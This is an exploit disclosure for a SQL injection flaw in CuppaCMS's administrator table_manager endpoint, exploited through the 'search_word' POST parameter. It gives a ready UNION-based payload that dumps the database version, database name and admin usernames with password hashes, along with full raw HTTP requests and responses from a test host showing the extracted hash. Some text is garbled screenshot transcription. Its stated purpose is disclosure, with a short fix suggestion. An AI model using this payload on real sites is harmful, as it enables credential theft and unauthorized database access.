

VULNERABLE: SQL injection vulnerability exists in CuppaCMS. An attacker can inject query in `"/administrator/components/table_manager/"` via the `'search_word'` parameters.

Date: 3/1/2022

Exploit Author: Trương Hữu Phúc

Contact me:

+ **Github:** <https://github.com/truonghuuphuc>

+ **Facebook:** <https://www.facebook.com/DdosFulzac.auz1/>

+ **Email:** phuctruong2k@gmail.com

Product: CuppaCMS


Description: The vulnerability is present in the `"/administrator/components/table_manager/"`, and can be exploited through a POST request via the `'search_word'` parameters.

Impact: Allow attacker inject query and access, disclosure of all data on the system.

Suggestions: User input should be filter, Escaping and Parameterized Queries.

Payload: `search_word=') union all select concat('version:',version(), '
'),concat('database:',database(), '
'),group_concat('username:',username, '
','password:',password),4,5,6,7,8 from cu_users-- -`

Proof of concept (POC):



You can see injection code query into search_word parameters as show below

Request:

```
Request
Pretty Raw \n Actions
1 POST /administrator/components/table_manager/ HTTP/1.1
2 Host: 192.168.1.8:8080
3 Content-Length: 322
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/96.0.4664.110 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://192.168.1.8:8080
9 Referer: http://192.168.1.8:8080/administrator/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
12 Cookie: DedeLoginTime=1640950145; DedeLoginTime1BH21ANI1AGD297L1FF21LNOCBGE1DNG=
  6d85a663f6478df0; PHPSESSID=9kjiggbhqsje32lqdlpav3326; country=us; language=en;
  administrator_path=http%3A%2F%2F192.168.1.8%3A8080%2Fadministrator%2F;
  administrator_document_path=%2Fadministrator%2F; menu_collapsed=false
13 Connection: close
14
15 search_word=
-3')+union+all+select+concat('version:',version(), '<br>'),concat('database:',database(), '<br>'),group_concat('username:',username(), '<br>', 'password:',password),4,5,6,7,8+from+cu_users
--+&order_by=code&order_orientation=ASC&path=
component%2Ftable_manager%2Fview%2Fcu_countries&uniqueClass=wrapper_content_583665
```

You see version , database and data as show below

Response:

Response


PrettyRawRender\nActions

-3') union all select conc

Search

f a b g c d

Countries Total: 0 records

<input type="checkbox"/>	Id	Code 	Name
<input type="checkbox"/>	version:10.4.22-MariaDB	database:cuppa	username:admin password:d033e22ae348aeb5660fc2140aec35850c4da997edd5a

Request and Response:

Request

Pretty Raw \n Actions


```
1 POST /administrator/components/table_manager/ HTTP/1.1
2 Host: 192.168.1.8:8080
3 Content-Length: 320
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://192.168.1.8:8080
9 Referer: http://192.168.1.8:8080/administrator/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
12 Cookie: DedeloginTime=1640950145;
  DedeloginTime1BHC1ANI1AGD297L1FF21LN02BGE1DNG=6d85a663f6478df0; PHPSESSID=
  9kjggbhqsje32lqdlpav3326; country=us; language=en; administrator_path=
  http%3A%2F%2F192.168.1.8%3A8080%2Fadministrator%2F;
  administrator_document_path=%2Fadministrator%2F; menu_collapsed=false
13 Connection: close
14
15 search_word=
  '))union all(select+concat('version:',version(), '<br>'),concat('database:',d
  atabase(), '<br>'),group_concat('username:',username(), '<br>','password:',passw
  ord),4,5,6,7,8+from+cu_users--+&order_by=code&order_orientation=ASC&path=
  component%2Ftable_manager%2Fview%2Fcu_countries&uniqueClass=
  wrapper_content_583665
```

Response

Pretty Raw Render \n Actions

f a b g c d

Countries Total: 0 records

<input type="checkbox"/>	Id	Code 
<input type="checkbox"/>	3	us Unites States
<input type="checkbox"/>	version:10.4.22-MariaDB	database:cuppa username:admin password:d033e22ae348aeb5660fc2140aec35